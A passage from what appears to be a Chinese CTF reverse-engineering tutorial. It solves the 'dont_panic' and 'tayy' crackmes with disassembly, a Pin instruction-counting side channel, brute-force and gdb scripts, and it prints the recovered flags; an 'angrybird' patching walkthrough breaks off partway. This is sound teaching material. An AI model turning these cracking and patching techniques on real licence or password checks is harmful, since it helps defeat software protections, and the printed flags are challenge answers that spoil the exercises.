|   |:||:   0x0047ba3e      48c784249800.  mov qword [local_98h]
, 0
|   |:||:   0x0047ba4a      48c78424a000.  mov qword [local_a0h]
, 0
|   |:||:   0x0047ba56      488d0523e300.  lea rax, 0x00489d80
|   |:||:   0x0047ba5d      48890424       mov qword [rsp], rax
|   |:||:   0x0047ba61      488d84248800.  lea rax, [local_88h]
       ; 0x88 ; 136
|   |:||:   0x0047ba69      4889442408     mov qword [local_8h],
 rax
|   |:||:   0x0047ba6e      e87dfef8ff     call fcn.0040b8f0
|   |:||:   0x0047ba73      488b442410     mov rax, qword [local
_10h]  ; [0x10:8]=-1 ; 16
|   |:||:   0x0047ba78      488b4c2418     mov rcx, qword [local
_18h]  ; [0x18:8]=-1 ; 24
|   |:||:   0x0047ba7d      488984249800.  mov qword [local_98h]
, rax
|   |:||:   0x0047ba85      48898c24a000.  mov qword [local_a0h]
, rcx
|   |:||:   0x0047ba8d      488d84249800.  lea rax, [local_98h]
       ; 0x98 ; 152
|   |:||:   0x0047ba95      48890424       mov qword [rsp], rax
|   |:||:   0x0047ba99      48c744240801.  mov qword [local_8h],
 1
|   |:||:   0x0047baa2      48c744241001.  mov qword [local_10h]
, 1
|   |:||:   0x0047baab      e8b08dffff     call fcn.00474860
|   |:||:   0x0047bab0      48c704240100.  mov qword [rsp], 1
|   |:||:   0x0047bab8      e8f31dfeff     call fcn.0045d8b0
```

```
|   |:||:   0x0047babd      488bac24e800.  mov rbp, qword [local
_e8h]  ; [0xe8:8]=-1 ; 232
|   |:||:   0x0047bac5      4881c4f00000.  add rsp, 0xf0
|   |:||:   0x0047bacc      c3             ret
|   |:||:      ; JMP XREF from 0x0047b95d (fcn.0047b8a0)
| --------> 0x0047bacd      e8ee8dfaff     call fcn.004248c0
|   |:||:   0x0047bad2      0f0b           ud2
|   |:||:      ; JMP XREF from 0x0047b92e (fcn.0047b8a0)
| --------> 0x0047bad4      48890c24       mov qword [rsp], rcx
|   |:||:   0x0047bad8      4889442408     mov qword [local_8h],
 rax
|   |:||:   0x0047badd      4889542410     mov qword [local_10h]
, rdx
|   |:||:   0x0047bae2      e869b8fcff     call fcn.00447350
|   |:||:   0x0047bae7      8b742418       mov esi, dword [local
_18h]  ; [0x18:4]=-1 ; 24
|   |:||:   0x0047baeb      488b7c2420     mov rdi, qword [local
_20h]  ; [0x20:8]=-1 ; 32
|   |:||:   0x0047baf0      488b442448     mov rax, qword [local
_48h]  ; [0x48:8]=-1 ; 'H' ; 72
|   |:||:   0x0047baf5      488b4c2450     mov rcx, qword [local
_50h]  ; [0x50:8]=-1 ; 'P' ; 80
|   |:||:   0x0047bafa      488b542438     mov rdx, qword [local
_38h]  ; [0x38:8]=-1 ; '8' ; 56
|   |:||:   0x0047baff      0fb65c2436     movzx ebx, byte [loca
l_36h] ; [0x36:1]=255 ; '6' ; 54
| ========< 0x0047bb04      e933feffff     jmp 0x47b93c
|   |:||:      ; JMP XREF from 0x0047b8f2 (fcn.0047b8a0)
|   `-----> 0x0047bb09      e8b28dfaff     call fcn.004248c0
|    :||:   0x0047bb0e      0f0b           ud2
|    :||:      ; JMP XREF from 0x0047b8da (fcn.0047b8a0)
|    :`---> 0x0047bb10      488d054c9802.  lea rax, 0x004a5363
       ; "usage:"
|    : |:   0x0047bb17      4889442478     mov qword [local_78h]
, rax
|    : |:   0x0047bb1c      48c784248000.  mov qword [local_80h]
, 6
|    : |:   0x0047bb28      488d056a9602.  lea rax, 0x004a5199
       ; "flag"
|    : |:   0x0047bb2f      4889442468     mov qword [local_68h]
```

```
, rax
|     : |:   0x0047bb34      48c744247004.  mov qword [local_70h]
, 4
|     : |:   0x0047bb3d      488dbc24b800.  lea rdi, [local_b8h]
       ; 0xb8 ; 184
|     : |:   0x0047bb45      0f57c0         xorps xmm0, xmm0
|     : |:   0x0047bb48      4883c7f0       add rdi, 0xffffffffff
fffff0
|     : |:   0x0047bb4c      48896c24f0     mov qword [rsp - 0x10
], rbp
|     : |:   0x0047bb51      488d6c24f0     lea rbp, [rsp - 0x10]
|     : |:   0x0047bb56      e8851afdff     call fcn.0044d5e0
|     : |:   0x0047bb5b      488b6d00       mov rbp, qword [rbp]
|     : |:   0x0047bb5f      488d051ae200.  lea rax, 0x00489d80
|     : |:   0x0047bb66      48890424       mov qword [rsp], rax
|     : |:   0x0047bb6a      488d4c2478     lea rcx, [local_78h]
       ; 0x78 ; 'x' ; 120
|     : |:   0x0047bb6f      48894c2408     mov qword [local_8h],
 rcx
|     : |:   0x0047bb74      e877fdf8ff     call fcn.0040b8f0
|     : |:   0x0047bb79      488b442410     mov rax, qword [local
_10h]  ; [0x10:8]=-1 ; 16
|     : |:   0x0047bb7e      488b4c2418     mov rcx, qword [local
_18h]  ; [0x18:8]=-1 ; 24
|     : |:   0x0047bb83      48898424b800.  mov qword [local_b8h]
, rax
|     : |:   0x0047bb8b      48898c24c000.  mov qword [local_c0h]
, rcx
|     : |:   0x0047bb93      488b052eea07.  mov rax, qword [0x004
fa5c8] ; [0x4fa5c8:8]=0
|     : |:   0x0047bb9a      488b0d1fea07.  mov rcx, qword [0x004
fa5c0] ; [0x4fa5c0:8]=0
|     : |:   0x0047bba1      4885c0         test rax, rax
|     :,===< 0x0047bba4      0f8698000000   jbe 0x47bc42
|     :||:   0x0047bbaa      48894c2408     mov qword [local_8h],
 rcx
|     :||:   0x0047bbaf      488d05cae100.  lea rax, 0x00489d80
|     :||:   0x0047bbb6      48890424       mov qword [rsp], rax
|     :||:   0x0047bbba      e831fdf8ff     call fcn.0040b8f0
|     :||:   0x0047bbbf      488b442410     mov rax, qword [local
```

```
_10h]  ; [0x10:8]=-1 ; 16
|    :||:   0x0047bbc4      488b4c2418     mov rcx, qword [local
_18h]  ; [0x18:8]=-1 ; 24
|    :||:   0x0047bbc9      48898424c800.  mov qword [local_c8h]
, rax
|    :||:   0x0047bbd1      48898c24d000.  mov qword [local_d0h]
, rcx
|    :||:   0x0047bbd9      488d05a0e100.  lea rax, 0x00489d80
|    :||:   0x0047bbe0      48890424       mov qword [rsp], rax
|    :||:   0x0047bbe4      488d4c2468     lea rcx, [local_68h]
       ; 0x68 ; 'h' ; 104
|    :||:   0x0047bbe9      48894c2408     mov qword [local_8h],
 rcx
|    :||:   0x0047bbee      e8fdfcf8ff     call fcn.0040b8f0
|    :||:   0x0047bbf3      488b442418     mov rax, qword [local
_18h]  ; [0x18:8]=-1 ; 24
|    :||:   0x0047bbf8      488b4c2410     mov rcx, qword [local
_10h]  ; [0x10:8]=-1 ; 16
|    :||:   0x0047bbfd      48898c24d800.  mov qword [local_d8h]
, rcx
|    :||:   0x0047bc05      48898424e000.  mov qword [local_e0h]
, rax
|    :||:   0x0047bc0d      488d8424b800.  lea rax, [local_b8h]
       ; 0xb8 ; 184
|    :||:   0x0047bc15      48890424       mov qword [rsp], rax
|    :||:   0x0047bc19      48c744240803.  mov qword [local_8h],
 3
|    :||:   0x0047bc22      48c744241003.  mov qword [local_10h]
, 3
|    :||:   0x0047bc2b      e8308cffff     call fcn.00474860
|    :||:   0x0047bc30      48c704240100.  mov qword [rsp], 1
|    :||:   0x0047bc38      e8731cfeff     call fcn.0045d8b0
|    `====< 0x0047bc3d      e99efcffff     jmp 0x47b8e0
|     ||:      ; JMP XREF from 0x0047bba4 (fcn.0047b8a0)
|     `---> 0x0047bc42      e8798cfaff     call fcn.004248c0
|      |:   0x0047bc47      0f0b           ud2
|      |:      ; JMP XREF from 0x0047b8b2 (fcn.0047b8a0)
|      `--> 0x0047bc49      e872f3fcff     call fcn.0044afc0
\       `=< 0x0047bc4e      e94dfcffff     jmp fcn.0047b8a0
```

根据我们的分析（详见注释），密码判断逻辑应该如下：

```
for (int i=0; i<length(provided_flag[i]); i++) {
    if (main_mapanic(provided_flag[i]) != constant_binary_blob[i
]) {
        badboy();
        exit();
    }
    goodboy();
}
```

如果要硬着头皮调试的话当然也可以，但我们这里采取暴力破解的办法。还记得章节 5.2 里说的 pin 吗，"由于程序具有循环、分支等结构，每次运行时执行的指令数量不一定相同，于是我们可是使用 Pin 来统计执行指令的数量，从而对程序进行分析"。这里就是这样，程序对输入的密码逐位判断，如果错误，就跳出来，所以根据我们密码正确字节数的不同，程序会执行有明显差异的次数。我们还讲过一个官方示例 inscount0.cpp，我们针对这一题稍微做一点修改，如下：

```
#include <iostream>
#include <fstream>
#include "pin.H"

ofstream OutFile;

// The running count of instructions is kept here
// make it static to help the compiler optimize docount
static UINT64 icount = 0;

// This function is called before every instruction is executed
VOID docount(void *ip) {
    if ((long int)ip == 0x0047b96e) icount++;   // 0x0047b960: c
ompare mapanic(provided_flag[i]) with constant_binary_blob[i]
}

// Pin calls this function every time a new instruction is encou
ntered
VOID Instruction(INS ins, VOID *v)
{
```

```
    // Insert a call to docount before every instruction, no arg
uments are passed
    INS_InsertCall(ins, IPOINT_BEFORE, (AFUNPTR)docount, IARG_IN
ST_PTR, IARG_END);  // IARG_INST_PTR: Type: ADDRINT. The address
 of the instrumented instruction.
}

KNOB<string> KnobOutputFile(KNOB_MODE_WRITEONCE, "pintool",
    "o", "inscount.out", "specify output file name");

// This function is called when the application exits
VOID Fini(INT32 code, VOID *v)
{
    // Write to a file since cout and cerr maybe closed by the a
pplication
    OutFile.setf(ios::showbase);
    OutFile << "Count " << icount << endl;
    OutFile.close();
}

/* =============================================================
======== */
/* Print Help Message
         */
/* =============================================================
======== */

INT32 Usage()
{
    cerr << "This tool counts the number of dynamic instructions
 executed" << endl;
    cerr << endl << KNOB_BASE::StringKnobSummary() << endl;
    return -1;
}

/* =============================================================
======== */
/* Main
         */
/* =============================================================
```

```
======== */
/*   argc, argv are the entire command line: pin -t <toolname> -
- ...    */
/* ==============================================================
======== */

int main(int argc, char * argv[])
{
    // Initialize pin
    if (PIN_Init(argc, argv)) return Usage();

    OutFile.open(KnobOutputFile.Value().c_str());

    // Register Instruction to be called to instrument instructi
ons
    INS_AddInstrumentFunction(Instruction, 0);

    // Register Fini to be called when the application exits
    PIN_AddFiniFunction(Fini, 0);

    // Start the program, never returns
    PIN_StartProgram();

    return 0;
}
```

主要是修改了两个地方：

```
// This function is called before every instruction is executed
VOID docount(void *ip) {
    if ((long int)ip == 0x0047b96e) icount++;    // 0x0047b960: c
ompare mapanic(provided_flag[i]) with constant_binary_blob[i]
}
```

该函数会在每条指令执行之前被调用，判断是否是我们需要的 `0x0047b96e` 地址处的指令。

然后由于函数 docount 需要一个参数，所以 Instruction 函数也要修改，加入指令的地址 `IARG_INST_PTR` ：

```
// Pin calls this function every time a new instruction is encou
ntered
VOID Instruction(INS ins, VOID *v)
{
    // Insert a call to docount before every instruction, no arg
uments are passed
    INS_InsertCall(ins, IPOINT_BEFORE, (AFUNPTR)docount, IARG_IN
ST_PTR, IARG_END);  // IARG_INST_PTR: Type: ADDRINT. The address
 of the instrumented instruction.
}
```

好，接下来 make 并执行。其实我们是知道 flag 结构的，”hxp{...}“ ，总共 42 个字节。

```
$ cp dont_panic.cpp source/tools/MyPintool
[MyPinTool]$ make obj-intel64/dont_panic.so TARGET=intel64
[MyPinTool]$ ../../../pin -t obj-intel64/dont_panic.so -o inscou
nt.out -- ~/dont_panic "hxp{aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
a}" ; cat inscount.out
Nope.
Count 5
```

注意，这里的 5 是执行次数，匹配正确的个数是 5-1=4，即 "hxp{"。但是最后一次是例外，因为完全匹配成功后直接跳转返回，不会再进行匹配。

和预期结果一样，下面写个脚本来自动化这一过程：

```
import os

def get_count(flag):
    os.system("../../../pin -t obj-intel64/dont_panic.so -o insc
ount.out -- ~/dont_panic " + "\"" + flag + "\"")
    with open("inscount.out") as f:
        count = int(f.read().split(" ")[1])
    return count

charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0
123456789_-+*'"

flag = list("hxp{aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa}")
count = 0
while count != 42:
    for i in range(4, 41):  # only compare "a" in "hex{}"
        for c in charset:
            flag[i] = c
            # print("".join(flag))
            count = get_count("".join(flag))
            if count == i+2:
                break
    print("".join(flag))
```

可惜就是速度有点慢，大概跑了一个小时吧。。。

```
hxp{k3eP_C4lM_AnD_D0n't_P4n1c__G0_i5_S4F3}
```

```
$ ./dont_panic "hxp{k3eP_C4lM_AnD_D0n't_P4n1c__G0_i5_S4F3}"
Seems like you got a flag...
```

参考资料里的 gdb 脚本就快得多：

```
import gdb

CHAR_SUCCESS = 0x47B976
NOPE = 0x47BA23
gdb.execute("set pagination off")
gdb.execute("b*0x47B976") #Success for a given character
gdb.execute("b*0x47BA23") #Block displaying "Nope"
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0
123456789_-+*{}'"
flag = list('A'*42) #junk
for i in range(0,len(flag)) :
    for c in charset:
        flag[i] = c
        # the number of times we need to hit the
        # success bp for the previous correct characters
        success_hits = i
        gdb.execute("r " + '"' + "".join(flag) + '"')
        while success_hits > 0 :
            gdb.execute('c')
            success_hits -= 1
        #we break either on success or on fail
        rip = int(gdb.parse_and_eval("$rip"))
        if rip == CHAR_SUCCESS:
            break #right one. To the next character
        if rip == NOPE: #added for clarity
            continue
print("".join(flag))
```

在最后一篇参考资料里，介绍了怎样还原 Go 二进制文件的函数名，这将大大简化我们的分析。

参考资料

- Pin Tutorial
- Reversing GO binaries like a pro
- HXP CTF 2017 - "dont_panic" Reversing 100 Writeup
- write-up for dont_panic

6.2.2 re ECTF2016 tayy

章节 5.8.1 中讲解了 Z3 约束求解器的基本使用方法，通过这一题，我们可以更进一步地熟悉它。

下载文件

题目解析

```
Tayy is the future of AI. She is a next level chatbot developed
by pro h4ckers at NIA Labs. But Tayy hides a flag. Can you convi
nce her to give it you?
```

```
$ file tayy
tayy: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynam
ically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/
Linux 2.6.24, BuildID[sha1]=1fcd1c49eae4807f77d51227a3b457d88741
70b4, not stripped
```

```
$ ./tayy
==============================================================
Welcome to the future of AI, developed by NIA Research, Tayy!
==============================================================
1. Talk to Tayy.
2. Flag?
0. Exit.
> 2
Flag: EEXL�░#@N5&[g,q2H7?09:G>4!O]iJ('
V
==============================================================
1. Talk to Tayy.
2. Flag?
0. Exit.
> 1
==============================================================
1. Ayy lmao, Tayy lmao.
2. You are very cruel.
3. Memes are lyf.
4. Go away!.
5. zzzz
6. Cats > Dogs.
7. Dogs > Cats.
8. AI is overrated?.
9. I dont like you.
0. <exit to menu>
> 1
Tayy: Die, human!
==============================================================
1. Talk to Tayy.
2. Flag?
0. Exit.
> 2
Flag: EFZO�*$IX@2hv<�D[KTFPR`XO=l{�jII-z
==============================================================
```

玩了一会儿我们发现：

1. 每次我们与 Tayy 交谈后，flag 就会变

2. 最多可以交谈 8 次，然后程序退出

通过调试，我们首先发现了 flag 的初始值：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x7ffff7dd4710 --> 0x0
RSI: 0x7fffffffe460 --> 0x231819834c584545
RDI: 0x400d2c ("Flag: %s\n")
RBP: 0x7fffffffe490 --> 0x400a70 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffe450 --> 0x2
RIP: 0x4009e5 (<main+292>:      call   0x4005c0 <printf@plt>)
R8 : 0x7ffffffdf11 --> 0x3f00007ffff7ff00
R9 : 0xa ('\n')
R10: 0x0
R11: 0xa ('\n')
R12: 0x400630 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe570 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4009d8 <main+279>: mov    rsi,rax
   0x4009db <main+282>: mov    edi,0x400d2c
   0x4009e0 <main+287>: mov    eax,0x0
=> 0x4009e5 <main+292>: call   0x4005c0 <printf@plt>
   0x4009ea <main+297>: jmp    0x4009f6 <main+309>
   0x4009ec <main+299>: mov    edi,0x400d38
   0x4009f1 <main+304>: call   0x4005a0 <puts@plt>
   0x4009f6 <main+309>: mov    eax,DWORD PTR [rip+0x201688]
   # 0x602084 <num2>
Guessed arguments:
arg[0]: 0x400d2c ("Flag: %s\n")
```

```
arg[1]: 0x7fffffffe460 --> 0x231819834c584545
[----------------------------------stack---------------------
---------------]
0000| 0x7fffffffe450 --> 0x2
0008| 0x7fffffffe458 --> 0x7fffffffe460 --> 0x231819834c584545
0016| 0x7fffffffe460 --> 0x231819834c584545
0024| 0x7fffffffe468 --> 0x67035b26354e401c
0032| 0x7fffffffe470 (",q2H7?09:G>4!O]iJ('\nV")
0040| 0x7fffffffe478 (":G>4!O]iJ('\nV")
0048| 0x7fffffffe480 --> 0x560a27284a ("J('\nV")
0056| 0x7fffffffe488 --> 0x74941753df1a500
[------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x00000000004009e5 in main ()
gdb-peda$ x/s 0x7fffffffe460
0x7fffffffe460: "EEXL\203\031\030#\034@N5&[\003g,q2H7?09:G>4!O]i
J('\nV"
gdb-peda$ x/37x 0x7fffffffe460
0x7fffffffe460: 0x45    0x45    0x58    0x4c    0x83    0x19
0x18    0x23
0x7fffffffe468: 0x1c    0x40    0x4e    0x35    0x26    0x5b
0x03    0x67
0x7fffffffe470: 0x2c    0x71    0x32    0x48    0x37    0x3f
0x30    0x39
0x7fffffffe478: 0x3a    0x47    0x3e    0x34    0x21    0x4f
0x5d    0x69
0x7fffffffe480: 0x4a    0x28    0x27    0x0a    0x56
```

然后是一个有趣的函数 `giff_flag` ，它在每次交谈是被调用，作用是修改 flag。

```
[0x00400630]> pdf @ sym.giff_flag
/ (fcn) sym.giff_flag 264
|   sym.giff_flag ();
|           ; var int local_1ch @ rbp-0x1c
|           ; var int local_18h @ rbp-0x18
|           ; var int local_4h @ rbp-0x4
|              ; CALL XREF from 0x004009c3 (main)
|           0x004007b9      55             push rbp
```

```
|           0x004007ba      4889e5         mov rbp, rsp
|           0x004007bd      48897de8       mov qword [local_18h]
, rdi
|           0x004007c1      8975e4         mov dword [local_1ch]
, esi
|           0x004007c4      c745fc000000.  mov dword [local_4h],
 0
|       ,=< 0x004007cb      e9d6000000     jmp 0x4008a6
|       |      ; JMP XREF from 0x004008aa (sym.giff_flag)
|      .--> 0x004007d0      8b05ae182000   mov eax, dword [obj.n
um2]    ; eax = num2 ; num2 是交流次数，最大为 8
|      :|   0x004007d6      99             cdq
|      :|   0x004007d7      c1ea1f         shr edx, 0x1f
|      :|   0x004007da      01d0           add eax, edx
|      :|   0x004007dc      83e001         and eax, 1
        ; eax = eax & 1 = num2 % 2
|      :|   0x004007df      29d0           sub eax, edx
|      :|   0x004007e1      85c0           test eax, eax
|     ,===< 0x004007e3      740a           je 0x4007ef
        ; eax == 0 时跳转，即 num2 % 2 == 0
|     |:|   0x004007e5      83f801         cmp eax, 1
       ; 1
|    ,====< 0x004007e8      745e           je 0x400848
        ; eax == 1 时跳转
|   ,=====< 0x004007ea      e9b3000000     jmp 0x4008a2
|   |||:|      ; JMP XREF from 0x004007e3 (sym.giff_flag)   ; 情
况一：num2 % 2 != 1
|   ||`---> 0x004007ef      8b45fc         mov eax, dword [local
_4h]    ; eax = i ; i 是循环计数
|   || :|   0x004007f2      4863d0         movsxd rdx, eax
        ; rdx = eax = i
|   || :|   0x004007f5      488b45e8       mov rax, qword [local
_18h]   ; rax = &flag
|   || :|   0x004007f9      488d3402       lea rsi, [rdx + rax]
        ; rsi = &flag + i = &flag[i]
|   || :|   0x004007fd      8b45fc         mov eax, dword [local
_4h]    ; eax = i
|   || :|   0x00400800      4863d0         movsxd rdx, eax
        ; rdx = eax = i
|   || :|   0x00400803      488b45e8       mov rax, qword [local
```

```
_18h]    ; rax = &flag
|    || :|    0x00400807       4801d0          add rax, rdx
        ; rax = &flag + i
|    || :|    0x0040080a       0fb600          movzx eax, byte [rax]
        ; eax = flag[i]
|    || :|    0x0040080d       89c7            mov edi, eax
        ; edi = eax = flag[i]
|    || :|    0x0040080f       8b45e4          mov eax, dword [local
_1ch]    ; eax = key ; key 是交谈语句的序号
|    || :|    0x00400812       0faf45fc        imul eax, dword [loca
l_4h]    ; eax = eax * i = key * i
|    || :|    0x00400816       89c1            mov ecx, eax
        ; ecx = eax = key * i
|    || :|    0x00400818       baa7c867dd      mov edx, 0xdd67c8a7
|    || :|    0x0040081d       89c8            mov eax, ecx
|    || :|    0x0040081f       f7ea            imul edx
|    || :|    0x00400821       8d040a          lea eax, [rdx + rcx]
|    || :|    0x00400824       c1f805          sar eax, 5
|    || :|    0x00400827       89c2            mov edx, eax
|    || :|    0x00400829       89c8            mov eax, ecx
|    || :|    0x0040082b       c1f81f          sar eax, 0x1f
|    || :|    0x0040082e       29c2            sub edx, eax
|    || :|    0x00400830       89d0            mov eax, edx
|    || :|    0x00400832       c1e003          shl eax, 3
|    || :|    0x00400835       01d0            add eax, edx
|    || :|    0x00400837       c1e002          shl eax, 2
|    || :|    0x0040083a       01d0            add eax, edx
|    || :|    0x0040083c       29c1            sub ecx, eax
|    || :|    0x0040083e       89ca            mov edx, ecx
        ; edx = ecx = key * i
|    || :|    0x00400840       89d0            mov eax, edx
        ; eax = edx = key * i
|    || :|    0x00400842       01f8            add eax, edi
        ; eax = eax + edi = flag[i] + input * i
|    || :|    0x00400844       8806            mov byte [rsi], al
        ; flag[i] = flag[i] + input * i
|    ||,===< 0x00400846       eb5a            jmp 0x4008a2
|    |||:|       ; JMP XREF from 0x004007e8 (sym.giff_flag)    ; 情
况二：num2 % 2 == 1
|    |`----> 0x00400848       8b45fc          mov eax, dword [local
```

```
_4h]    ; eax = i
|   | |:|   0x0040084b      4863d0          movsxd rdx, eax
        ; rdx = eax = i
|   | |:|   0x0040084e      488b45e8        mov rax, qword [local
_18h]   ; rax = &flag
|   | |:|   0x00400852      488d3402        lea rsi, [rdx + rax]
        ; rsi = &flag + i = &flag[i]
|   | |:|   0x00400856      8b45fc          mov eax, dword [local
_4h]    ; eax = i
|   | |:|   0x00400859      4863d0          movsxd rdx, eax
        ; rdx = eax = i
|   | |:|   0x0040085c      488b45e8        mov rax, qword [local
_18h]   ; rax = &flag
|   | |:|   0x00400860      4801d0          add rax, rdx
        ; rax = &flag + i
|   | |:|   0x00400863      0fb600          movzx eax, byte [rax]
        ; eax = flag[i]
|   | |:|   0x00400866      89c7            mov edi, eax
        ; edi = eax = flag[i]
|   | |:|   0x00400868      8b45e4          mov eax, dword [local
_1ch]   ; eax = key
|   | |:|   0x0040086b      0faf45fc        imul eax, dword [loca
l_4h]   ; eax = eax * i = key * i
|   | |:|   0x0040086f      89c1            mov ecx, eax
        ; ecx = eax = key * i
|   | |:|   0x00400871      baa7c867dd      mov edx, 0xdd67c8a7
|   | |:|   0x00400876      89c8            mov eax, ecx
|   | |:|   0x00400878      f7ea            imul edx
|   | |:|   0x0040087a      8d040a          lea eax, [rdx + rcx]
|   | |:|   0x0040087d      c1f805          sar eax, 5
|   | |:|   0x00400880      89c2            mov edx, eax
|   | |:|   0x00400882      89c8            mov eax, ecx
|   | |:|   0x00400884      c1f81f          sar eax, 0x1f
|   | |:|   0x00400887      29c2            sub edx, eax
|   | |:|   0x00400889      89d0            mov eax, edx
|   | |:|   0x0040088b      c1e003          shl eax, 3
|   | |:|   0x0040088e      01d0            add eax, edx
|   | |:|   0x00400890      c1e002          shl eax, 2
|   | |:|   0x00400893      01d0            add eax, edx
|   | |:|   0x00400895      29c1            sub ecx, eax
```

```
         ; ecx = (key * i) % 37
|   | |:|   0x00400897      89ca           mov edx, ecx
         ; edx = ecx
|   | |:|   0x00400899      89d0           mov eax, edx
         ; eax = edx = ecx
|   | |:|   0x0040089b      29c7           sub edi, eax
         ; edi = edi - eax = flag[i] - key * i % 37
|   | |:|   0x0040089d      89f8           mov eax, edi
         ; eax = edi
|   | |:|   0x0040089f      8806           mov byte [rsi], al
         ; flag[i] = flag[i] - key * i % 37
|   | |:|   0x004008a1      90             nop
|   | |:|      ; JMP XREF from 0x00400846 (sym.giff_flag)
|   | |:|      ; JMP XREF from 0x004007ea (sym.giff_flag)
|   `-`---> 0x004008a2      8345fc01       add dword [local_4h],
 1      ; i = i + 1
|      :|      ; JMP XREF from 0x004007cb (sym.giff_flag)
|      :`-> 0x004008a6      837dfc24       cmp dword [local_4h],
 0x24  ; [0x24:4]=-1 ; '$' ; 36
|      `==< 0x004008aa      0f8e20ffffff   jle 0x4007d0
         ; i <= 36 时跳转
|           0x004008b0      8b05ce172000   mov eax, dword [obj.n
um2]   ; [0x602084:4]=0
|           0x004008b6      83c001         add eax, 1
|           0x004008b9      8905c5172000   mov dword [obj.num2],
 eax   ; [0x602084:4]=0
|           0x004008bf      5d             pop rbp
\           0x004008c0      c3             ret
```

该函数的汇编代码大概可以整理成下面的伪代码：

```
int num2 = 0;  // 交谈次数
void giff_flag(&flag, int key) {
    for(int i = 0; i <= 36; i++) {
        if (num2 % 2 == 1) {
            flag[i] = flag[i] - i * key % 37;
        } else {
            flag[i] = flag[i] + i * key % 37;
        }
    }
    num2++;
}
```

我们知道 flag 的格式应该是 `ECTF{...}` ，所以只要初始 flag 在多次转换后出现这几个字符，就很可能是最终的 flag 了。我们已经理清了算法，接下来的事情就交给 Z3 了。

参考资料

6.2.3 re CodegateCTF2017 angrybird

- 题目解析
- 参考资料

下载文件

题目解析

看题目就知道，这是一个会让我们抓狂的程序，事实也确实如此。

```
$ file angrybird_org
angrybird: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
 GNU/Linux 2.6.32, BuildID[sha1]=089c3a14bcd7ffb08e94645cea46f11
62b171445, stripped
```

```
$ ./angrybird_org
$
```

一运行就退出，应该是需要程序流上有问题。

`main` 函数的开头有一些坑需要 patch，才能使程序正常运行，然后经过很多很多轮的运算和判断，可以看到 main 函数长达 18555 行：

```
[0x00400600]> pd 60 @ main
/ (fcn) main 18555
|   main ();
|       :      ; DATA XREF from 0x0040061d (entry0)
|       :   0x00400761      55             push rbp
|       :   0x00400762      4889e5         mov rbp, rsp
|       :   0x00400765      4883c480       add rsp, 0xffffffffff
ffff80
|       :   0x00400769      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
```

```
|         :   0x00400772      488945f8        mov qword [local_8h],
 rax
|         :   0x00400776      31c0            xor eax, eax
        ; 将 eax 置 0
|         :   0x00400778      83f800          cmp eax, 0
        ; 比较 eax 和 0
|         `=< 0x0040077b      0f845ffeffff    je sym.imp.exit
        ; eax == 0 时退出，所以需要将 je 换成 jne，或者把上一行的 0 换
成 1
|             0x00400781      48c745901860.   mov qword [local_70h]
, reloc.strncmp_24 ; 0x606018
|             0x00400789      48c745982060.   mov qword [local_68h]
, reloc.puts_32 ; 0x606020
|             0x00400791      48c745a02860.   mov qword [local_60h]
, reloc.__stack_chk_fail_40 ; 0x606028
|             0x00400799      48c745a83860.   mov qword [local_58h]
, reloc.__libc_start_main_56 ; 0x606038
|             0x004007a1      b800000000      mov eax, 0
|             0x004007a6      e84bffffff      call sub.you_should_r
eturn_21_not_1_:__6f6   ; 该函数中需要返回 21
|             0x004007ab      89458c          mov dword [local_74h]
, eax                   ; [local_74] = 21
|             0x004007ae      b800000000      mov eax, 0
|             0x004007b3      e854ffffff      call sub.stack_check_
70c                     ; 栈检查函数，直接 nop 掉，或者进入函数修改逻辑
|             0x004007b8      b800000000      mov eax, 0
|             0x004007bd      e868ffffff      call sub.hello_72a
|             0x004007c2      488b15a75820.   mov rdx, qword [obj.s
tdin]  ; [0x606070:8]=0 ; 从标准输入读入
|             0x004007c9      8b4d8c          mov ecx, dword [local
_74h]
|             0x004007cc      488d45b0        lea rax, [local_50h]
|             0x004007d0      89ce            mov esi, ecx
        ; esi = 21
|             0x004007d2      4889c7          mov rdi, rax
|             0x004007d5      e8f6fdffff      call sym.imp.fgets
       ; char *fgets(char *s, int size, FILE *stream)   ; patch
成功后就能调用 fgets
|             0x004007da      0fb655b0        movzx edx, byte [loca
l_50h]  ; 读入的第一个字符
```

```
|           0x004007de      0fb645b1       movzx eax, byte [loca
l_4fh]  ; 读入的第二个字符
|           0x004007e2      31d0           xor eax, edx
|           0x004007e4      8845d0         mov byte [local_30h],
 al
|           0x004007e7      0fb645d0       movzx eax, byte [loca
l_30h]
|           0x004007eb      3c0f           cmp al, 0xf
       ; 15 ; 对处理后的输入字符做判断
|       ,=< 0x004007ed      7f14           jg 0x400803
           ; 若不满足条件，跳转失败，程序退出
|       |   0x004007ef      bf94504000     mov edi, str.melong
       ; 0x405094 ; "melong"
|       |   0x004007f4      e897fdffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x004007f9      bf01000000     mov edi, 1
|       |   0x004007fe      e8ddfdffff     call sym.imp.exit
       ; void exit(int status)
|       |      ; JMP XREF from 0x004007ed (main)
|       `-> 0x00400803      0fb655b0       movzx edx, byte [loca
l_50h]  ; 第二轮运算
|           0x00400807      0fb645b1       movzx eax, byte [loca
l_4fh]
|           0x0040080b      21d0           and eax, edx
|           0x0040080d      8845d0         mov byte [local_30h],
 al
|           0x00400810      0fb645d0       movzx eax, byte [loca
l_30h]
|           0x00400814      3c50           cmp al, 0x50
       ; 'P' ; 80
|       ,=< 0x00400816      7e14           jle 0x40082c
|       |   0x00400818      bf94504000     mov edi, str.melong
       ; 0x405094 ; "melong"
|       |   0x0040081d      e86efdffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x00400822      bf01000000     mov edi, 1
